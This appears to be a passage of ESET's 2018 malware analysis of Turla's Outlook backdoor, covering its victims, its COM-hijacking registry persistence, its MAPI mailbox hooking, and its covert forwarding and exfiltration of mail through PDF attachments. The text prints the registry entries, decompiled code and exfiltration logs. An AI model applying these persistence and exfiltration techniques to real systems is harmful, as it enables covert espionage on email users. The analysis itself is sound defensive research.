ESET Research Whitepapers // August 2018

# TURLA OUTLOOK BACKDOOR

## Analysis of an unusual Turla backdoor

# 1. CONTENTS

## 1. INTRODUCTION

Turla, also known as Snake, is an espionage group notorious for having breached some heavily-protected networks such as the US Central Command in 2008 [1]. Since then, they have been busy attacking diplomats and military targets around the world. Among the notable victims were the Finnish Foreign Ministry in 2013 [2], the Swiss military firm RUAG between 2014 and 2016 [3] and more recently, the German government at the end of 2017/beginning of 2018 [4].

In the latter case, several newspapers quickly released some information [5] about the modus-operandi used by the attackers: they used email attachments to control the malware and also to transfer the stolen data from the system. However, no technical information about this backdoor was publicly available. Herein, we release our in-depth analysis of this Turla backdoor, controlled via PDF attachments sent via email.

As media reported [6], several computers of the German Foreign Office were infected by this backdoor. The attack apparently started in 2016 and was detected by the German security services at the end of 2017. The attackers first infected the Federal College of Public Administration (Hochschule des Bundes), a federal administrative university, and moved through its network until they were able to access the Foreign Office network in March 2017. Thus, Turla operators had access to some highly sensitive information (such as emails sent by the German Foreign Office staff) for almost a year.

Our investigation also reveals this piece of malware targeting Microsoft Outlook was used against various political and military organizations. We were able to ascertain that the Foreign Offices of two other European governments and a large defense contractor were compromised. Our investigation also led to the discovery of dozens of email addresses registered by Turla operators for this campaign and used to receive exfiltrated data from the victims.


## 2. SUMMARY

The Turla Outlook backdoor has two interesting functionalities.

First, it steals emails by forwarding all outgoing emails to the attackers. It mainly targets Microsoft Outlook, a widely used mail client, but also targets The Bat! [7], a mail client very popular in Eastern Europe.

Second, it uses email messages as a transport layer for its Command & Control (C&C) protocol. Data, such as files requested via a command of the backdoor, is exfiltrated in specially-crafted PDF documents attached to emails, and commands are also received in PDF attachments. Thus, its behavior is particularly stealthy. It is important to note that no vulnerabilities were used either in PDF readers nor in Outlook. What actually happens is that the malware is able to decode data from the PDF documents and interpret it as commands for the backdoor.


The targets are in line with traditional Turla operations. We identified several European governments and defense companies compromised with this particular backdoor. Thus, it seems the attackers use it to maintain persistence in the most restricted networks where well-configured firewalls, or other network security systems, could effectively block traditional C&C communication through HTTP(S). Figure 1 shows that the strings within the malware include some government-related top level domains. MFA stands for Ministry of Foreign Affairs, .gouv is the subdomain used by the French government (.gouv.fr) and ocse refers to the Organization for Security and Co-operation in Europe.



```
00000008        C (16 bits) - UTF-16LE  mfa
0000000A        C (16 bits) - UTF-16LE  .gov
0000000C        C (16 bits) - UTF-16LE  .gouv
0000000E        C (16 bits) - UTF-16LE  .ocse.
0000000A        C (16 bits) - UTF-16LE  .mil
```

Figure 1 // Government related domains found within the malware strings

Based on our research and telemetry, we identified this backdoor as having been in the wild since at least 2013. As usual with Turla, it is not possible to rely on compilation timestamps as they are generally faked. However, we believe the first versions have been compiled earlier than 2013 as the version released in 2013 was already pretty advanced. We then found a more basic version, whose compilation timestamp is 2009, but we were unable to identify its release date with reasonable accuracy.
Figure 2 is the timeline based on our telemetry and publicly available information.



**2009**
Compilation timestamp (may be faked) of a basic version of the Outlook backdoor. It could only dump email content.

**2013**
*Improvement:* the backdoor could execute commands. They are sent by email in XML format.

**2013**
Last known version targeting The Bat! email client.

**2016**
*Improvement:* the commands are now sent as attachments in specially crafted PDF documents.

**2017**
*Improvement:* the backdoor is able to build PDF documents to exfiltrate data to the attackers.

**2018 March**
Public announcement of the compromise of the German government.

**2018 April**
*Improvement:* the backdoor can execute PowerShell commands by leveraging Empire PSInject.

Figure 2 // Turla Outlook backdoor timeline

## In short

### Data exfiltration

- All outgoing emails are forwarded to the attackers.
- Metadata (email addresses, subject, and attachment names) of incoming emails is logged.
- Any file requested by the attackers via the backdoor.

### Backdoor

- Execute additional programs and /or commands
- Download additional files
- Exfiltrate files
- Commands are sent in PDF attachments
- No authentication used to verify identity of sender of command, leads to additional security risk for victims
- Highly resilient against take-down


## 3. GLOBAL ARCHITECTURE

In the most recent versions, the backdoor is a standalone Dynamic Link Library (DLL) that has code for installing itself and interacting with the mail clients Outlook and The Bat!, even if only the installation for Outlook is implemented. Thus, it can easily be dropped by any other Turla component that is able to execute additional processes.

In this section, our analysis is based on a sample released somewhere during the first six months of 2017. Some specific information about older or newer samples may also be included.

### 3.1 Installation

In order to install the backdoor, attackers execute the DLL export called Install or register it using `regsvr32.exe`. The argument is the targeted mail client. Figure 3 shows the different possible values. However, in the most recent versions, only the installation for Outlook is implemented.



```
aAll              db 'All',0
aOutlook_0        db 'Outlook',0
aOutlookexpress   db 'OutlookExpress',0
                  align 4
aOe               db 'OE',0
                  align 4
aThebat           db 'TheBat',0
```

Figure 3 // Possible arguments for the installation

There is no hardcoded path so the DLL file may be located anywhere on the disk.

#### Microsoft Outlook

Once again, the Turla developers rely on COM object hijacking to establish persistence for their malware. This is a well-known technique used for many years in the wild and in particular by the Turla group [8]. It consists in redirecting a COM object used by the targeted application, by modifying the corresponding CLSID entry in the Windows registry.

In that case, the following modifications are made in the Windows registry:

```
HKCU\Software\Classes\CLSID\{49CBB1C7-97D1-485A-9EC1-A26065633066} =
Mail Plugin
HKCU\Software\Classes\CLSID\{49CBB1C7-97D1-485A-9EC1-A26065633066}\InprocServer32  =
[Path to the backdoor DLL]
HKCU\Software\Classes\CLSID\{49CBB1C7-97D1-485A-9EC1-A26065633066}\InprocServer32\
ThreadingModel =
 Apartment
HKCU\Software\Classes\CLSID\{84DA0A92-25E0-11D3-B9F7-00C04F4C8F5D}\TreatAs =
{49CBB1C7-97D1-485A-9EC1-A26065633066}
```


`{84DA0A92-25E0-11D3-B9F7-00C04F4C8F5D}` is the hijacked CLSID. It corresponds to the "Outlook Protocol Manager" and theoretically loads the legitimate Outlook DLL `OLMAPI32.DLL`. `{49CBB1C7-97D1-485A-9EC1-A26065633066}` is not associated with any known software. This CLSID value is arbitrary and is only used as a placeholder for the COM redirection.

Once the modification is made, the backdoor DLL will be loaded every time Outlook loads this COM object. Based on our observations, it seems to happen during the launch of Outlook.

This COM redirection does not need administrative privileges as it only applies for the current user. Some protections exist to prevent these kinds of malicious redirections. According to MSDN [9]:

> *Beginning with Windows Vista® and Windows Server® 2008, if the integrity level of a process is higher than Medium, the COM runtime ignores per-user COM configuration and accesses only per-machine COM configuration.*


However, the Outlook process runs at medium integrity level, as shown in Figure 4. Thus, it is not protected against per-user COM redirections.



| Process | CPU | Private Bytes | Working Set | PID | Description | Company Name | Integrity |
|---|---|---|---|---|---|---|---|
| OUTLOOK.EXE | | 81,996 K | 109,056 K | 1088 | Microsoft Outlook | Microsoft Corporation | Medium |

Figure 4 // Integrity level of the Outlook process

Finally, using COM hijacking allows the backdoor to remain stealthy, as the path to the backdoor, `C:\Users\User\Documents\mapid.tlb` in this example, is not displayed in the plugin list as shown in Figure 5.



| Name | Location | Type |
|---|---|---|
| Active Application Add-ins | | |
| Microsoft Exchange Add-in | C:\...\office15\ADDINS\UmOutlookAddin.dll | COM Add-in |
| Microsoft SharePoint Server Colleague Import Add-in | C:\...t\office15\ADDINS\ColleagueImport.dll | COM Add-in |
| OneNote Notes about Outlook Items | C:\...ft Office 15\root\office15\ONBttnOL.dll | COM Add-in |
| Outlook Social Connector 2013 | C:\...root\office15\SOCIALCONNECTOR.DLL | COM Add-in |
| Inactive Application Add-ins | | |
| Microsoft VBA for Outlook Addin | C:\...5\root\office15\ADDINS\OUTLVBA.DLL | COM Add-in |
| Disabled Application Add-ins | | |
| Windows Search Email Indexer | C:\Windows\System32\mssphtb.dll | COM Add-in |

| | |
|---|---|
| Add-in: | Microsoft Exchange Add-in |
| Publisher: | Microsoft Corporation |
| Compatibility: | No compatibility information available |
| Location: | C:\Program Files\Microsoft Office 15\root\office15\ADDINS\UmOutlookAddin.dll |
| Description: | Exchange support for Unified Messaging, e-mail permission rules, and calendar availability. |

Figure 5 // Outlook list of plugins – `mapid.tlb` is not displayed


Even if the malware is not displayed in the Add-Ins list, it uses a standard Microsoft API, called MAPI (Messaging Application Programming Interface), to interact with Outlook.

### The Bat!

As explained in the timeline in Section 2, recent versions of the backdoor no longer include the code to register a The Bat! plugin. However, all the code for managing mailboxes and emails is still there. Thus, it could be manually setup if needed.

To register as a plugin for The Bat!, the malware was modifying the file `%appdata%\The Bat!\Mail\TBPlugin.INI`. This is the legitimate method to register a plugin for The Bat! and some plugins such as anti-spam plugins also rely on it.

After registration, each time The Bat! is launched, the backdoor DLL is called. Figure 6 shows that the DLL implements some exports needed for the plugins.



| Name | Address | Ordinal |
|---|---|---|
| UnInstallW | 10010560 | 1 |
| DllGetClassObject | 1001046B | 2 |
| DllRegisterServer | 100104C0 | 3 |
| DllUnregisterServer | 1001051A | 4 |
| Install | 1001037A | 5 |
| TBP_Finalize | 100108D0 | 6 |
| TBP_GetName | 10010914 | 7 |
| TBP_GetStatus | 100011E1 | 8 |
| TBP_Initialize | 10010883 | 9 |
| Uninstall | 100103FC | 10 |
| VoidFunc | 1001030F | 11 |
| install | 1001037A | 12 |
| uninstall | 100103FC | 13 |
| DllEntryPoint | 100366AB | [main entry] |

Figure 6 // Standard exports for a The Bat! plugin


## 3.2 Interaction with the mail client

Interaction with the mail client varies according to which client is targeted.

### Microsoft Outlook

Microsoft maintains an API, the Messaging Application Programming Interface (MAPI), which allows applications to interface with Outlook [10]. This Turla backdoor leverages this API to access and manage the mailbox(es) of the person(s) using the compromised system.

First, it connects to the messaging system using MAPILogonEx as shown in Figure 7.



```
lppSession = (LPMAPISESSION)sub_701AD92B(&v1->mapi_session);
MAPILogonEx(0, 0, 0, 0x80000068, lppSession); // MAPI_UNICODE | MAPI_EXTENDED | MAPI_USE_DEFAULT | MAPI_ALLOW_OTHERS
if ( !v1->mapi_session )
{
  v10 = GetLastError();
  Log_2((int)&Parameter, "Logon failed! Error=%d\n", v10);
  Z_exception((std::exception *)&v81, "LogonFailed");
  v81 = &off_701F8CA0;
  _CxxThrowException(&v81, &_TI3_AULogonFailed_COutlookClient__);
}
```

Figure 7 // MAPI logon

The second parameter (lpszProfileName) is empty and the flag `MAPI_USE_DEFAULT` is set. According to the documentation:

> `MAPI_USE_DEFAULT`
>
> *The messaging subsystem should substitute the profile name of the default profile for the lpszProfileName parameter. The* `MAPI_EXPLICIT_PROFILE` *flag is ignored unless* `lpszProfileName` *is NULL or empty.*

On the contrary, the flag `MAPI_NEW_SESSION` is not set. According to the documentation:

> `MAPI_NEW_SESSION`
>
> *The* `lpszProfileName` *parameter is ignored if there is an existing previous session that called MapiLogonEx with the* `MAPI_ALLOW_OTHERS` *flag set and if the flag* `MAPI_NEW_SESSION` *is not set.*


We believe Outlook opens the default session with the flag `MAPI_ALLOW_OTHERS`. Thus, the backdoor will use this previously opened session to gain access to the default mailbox profile. This explains why there is no prompt for a profile name and password when the backdoor plugin initializes.

Having done so, it has access to the full mailbox and can easily manage it using other MAPI functions. It will iterate through the various message stores, parse the emails and add callbacks on the inbox(es) and outbox(es). The log file summarizes this process:

```
<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<
 ========= Analyzing msg store ( 1 / 1 ) =========
Service name:MSUPST MS
Pst path:C:\Users\[username]\Documents\Outlook Files\[email address].pst
    Wait main window before open current store
     Loop count = 46
This is default message store
 PUSH store to list
 >>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>
 _____________ FOLDERS _____________
 Setting sink on folders in 1 stores.
 ========Process msg store ( 1 / 1 ) =========
 Account: [email address]
 Successfull set sink on Outbox folder of current store.
Successfull set sink on Inbox folder of current store.
```

Figure 8 // Log file (Untouched except for the redacted username and email address)

It sets up callbacks on every inbox and outbox folder, using the function `HrAllocAdviseSink`, as shown in Figure 9.



```
COutlookClient_open_outbox((int)&savedregs, v59, v59, (int)(v52 + 6), v52[2]);
if ( !v52[6] )
{
  v63 = GetLastError();
  Log((int)&Parameter, "Can't open current storage Outbox folder. Error = 0x%08x\n", v63);
  goto LABEL_100;
}
v64 = COutlookClient_HrAllocAdviseSink((IMAPISession *)v1, v52 + 6, (int)COutlookClient_outbox_notification);
if ( v64 )
{
  v65 = GetLastError();
  Log((int)&Parameter, "Can't set notification on Outbox folder. Hr = %d. Error = 0x%08x\n", v64, v65);
}
if ( v52[7] )
  Log((int)&Parameter, "Successfull set sink on Outbox folder of current store.\n");
else
  Log((int)&Parameter, "Error! Can't advise sink on Outbox folder.\n");
```

Figure 9 // Callback registration on the outbox folder

## Inbox callback

The inbox callback first logs metadata about the incoming email. This includes the sender, receiver(s), subject, and attachment name. An example is shown below:

```
RECIVE ->{
  From: sender@example.com
  To:   receiver@example.net
  Cc:
  Bcc:
  Subj: Mail subject
  Att:  an_attachment.pdf
}
```

Figure 10 // Log for a new incoming email (English mistakes are those of the developer)

It then parses the email, and its attachment(s), to check if they contain commands from the attacker. This functionality will be studied in detail in Section 3.3.

Finally, it intercepts Non Delivery Report (NDR) emails by checking if the incoming email contains the operator's email address. Consequently, any email containing the operator's email address will also be discarded. This might cause a problem if victims become suspicious and contact their IT support, as the victims will not be able to see the replies.

## Outbox callback


Similar to the inbox callback, the outbox callback logs metadata of each outgoing email. It generates the same kind of log:

```
21:57:56
SEND <-{
  From:
  To:   recipient@example.com
  Cc:
  Bcc:
  Subj: My title
  Att:  [1] “last_presentation.pdf”
}
21:57:56 Sending data message
21:57:56 Message ENTRYID: [Message ENTRYID]
21:57:56 Data message was send. To: [redacted]@gmx[.]com From:  Subj: My title
21:57:56 Set last time.
21:57:56 Spawned thread for cleaning up outgoing messages (id 2848)
21:58:34 Ending work, client: Outlook
21:58:34 Number of messages to remove: 1
21:58:34 Message ENTRYID: [Message ENTRYID]
21:58:34 DeleteMessages executed successfully.
21:58:34 Number of not removed messages: 0
```

Figure 11 // Log for outgoing emails. The operator email address has been partially redacted.

However, you may notice that it also forwards each outgoing email to the attacker’s email address, `[redacted]@gmx[.]com`. GMX is a popular, free email service. Both characteristics explain why the attackers chose to register their email there, as it is very unlikely that an organization would routinely block the gmx.com domain.

This email address is hardcoded in the sample we studied, as shown in Figure 12, but it can be updated via one of the backdoor functions. They seem to register at least one email address per targeted organization using the format `firstname.lastname@gmx[.]com`, by impersonating the name of a real employee. This maintains stealth as it might be difficult to differentiate the illicit address from the real private email address of the victim. In addition, the address was unreachable when we analyzed the sample in June 2018.




```
if ( v4 && v11 != v10 )
{
  F_get_tmp_email_addr(v1, v10, v11);
}
else
{
  strcpy(v9, "   [Redacted] @gmx.com");
```

Figure 12 // Hardcoded operator email address

At regular intervals, the backdoor sends a report to the attacker’s email address. It contains some unique identifiers such as the MAC address, the full log file and the command results, if any. Then, it encrypts the data, using MISTY1 as described later in Section 3.3.2.2, and constructs a valid PDF containing the encrypted content. Just before the encrypted blob of data, the document contains a white 1x1 jpeg image, which is hardcoded in the malware. It allows them to create a valid PDF document which, when opened, display a single blank page only.

Finally, it attaches the PDF and sends the email to the attacker's address. Figure 13 is an example of a PDF created by the backdoor.



```
000000506F 6E 65 6E 74 20 38 2F 43 6F 6C 6F 72 53 70 61 63 65 2F 44 onent 8/ColorSpace/D
0000006465 76 69 63 65 52 47 42 2F 57 69 64 74 68 20 31 2F 48 65 69 eviceRGB/Width 1/Hei
0000007867 68 74 20 31 2F 4C 65 6E 67 74 68 20 31 39 36 39 3E 3E 0A ght 1/Length 1969>>.
0000008C73 74 72 65 61 6D 0A FF D8 FF E0 00 10 4A 46 49 46 00 01 01 stream.......JFIF...
000000A001 00 60 00 60 00 00 FF DB 00 43 00 02 01 01 02 01 01 02 02 ..`.`.....C.........
000000B402 02 02 02 02 02 03 05 03 03 03 03 03 06 04 04 03 05 07 06 ....................
000000C807 07 07 06 07 07 08 09 0B 09 08 08 0A 08 07 07 0A 0D 0A 0A ....................
000000DC0B 0C 0C 0C 0C 07 09 0E 0F 0D 0C 0E 0B 0C 0C 0C FF DB 00 43 ...................C
000000F001 02 02 02 03 03 03 06 03 03 06 0C 08 07 08 0C 0C 0C 0C 0C ....................
000001040C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C ....................
000001180C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C ....................
0000012C0C 0C 0C 0C 0C FF C0 00 11 08 00 01 00 01 03 01 22 00 02 11 ................"...
0000014001 03 11 01 FF C4 00 1F 00 00 01 05 01 01 01 01 01 01 00 00 ....................
0000015400 00 00 00 00 00 01 02 03 04 05 06 07 08 09 0A 0B FF C4 00 ....................
00000168B5 10 00 02 01 03 03 02 04 03 05 05 04 04 00 00 01 7D 01 02 .................}..
0000017C03 00 04 11 05 12 21 31 41 06 13 51 61 07 22 71 14 32 81 91 ......!1A..Qa."q.2..
00000190A1 08 23 42 B1 C1 15 52 D1 F0 24 33 62 72 82 09 0A 16 17 18 ..#B...R..$3br......
```


Figure 13 // Beginning of the PDF generated by the backdoor for exfiltration purposes

This report is sent by the outbox callback function, meaning the email will be sent at the same time as the user sends a legitimate email. In this way, it prevents the backdoor from sending exfiltration emails at unusual times, which could facilitate detection. This is a very stealthy Command & Control mechanism that can be hard to catch in the wild.

## Hiding malicious behavior from the user

As the backdoor works at the same time as the user is using their computer and Outlook, efforts are made to hide the various malicious behaviors that could appear on the screen, such as incoming emails from the attacker.


First, the backdoor always deletes all the emails that are sent to or received from the attacker. As shown in Figure 14, it is possible to see for a few seconds that a new message arrived but it is not displayed in the mailbox.



We didn't find anything to show here.

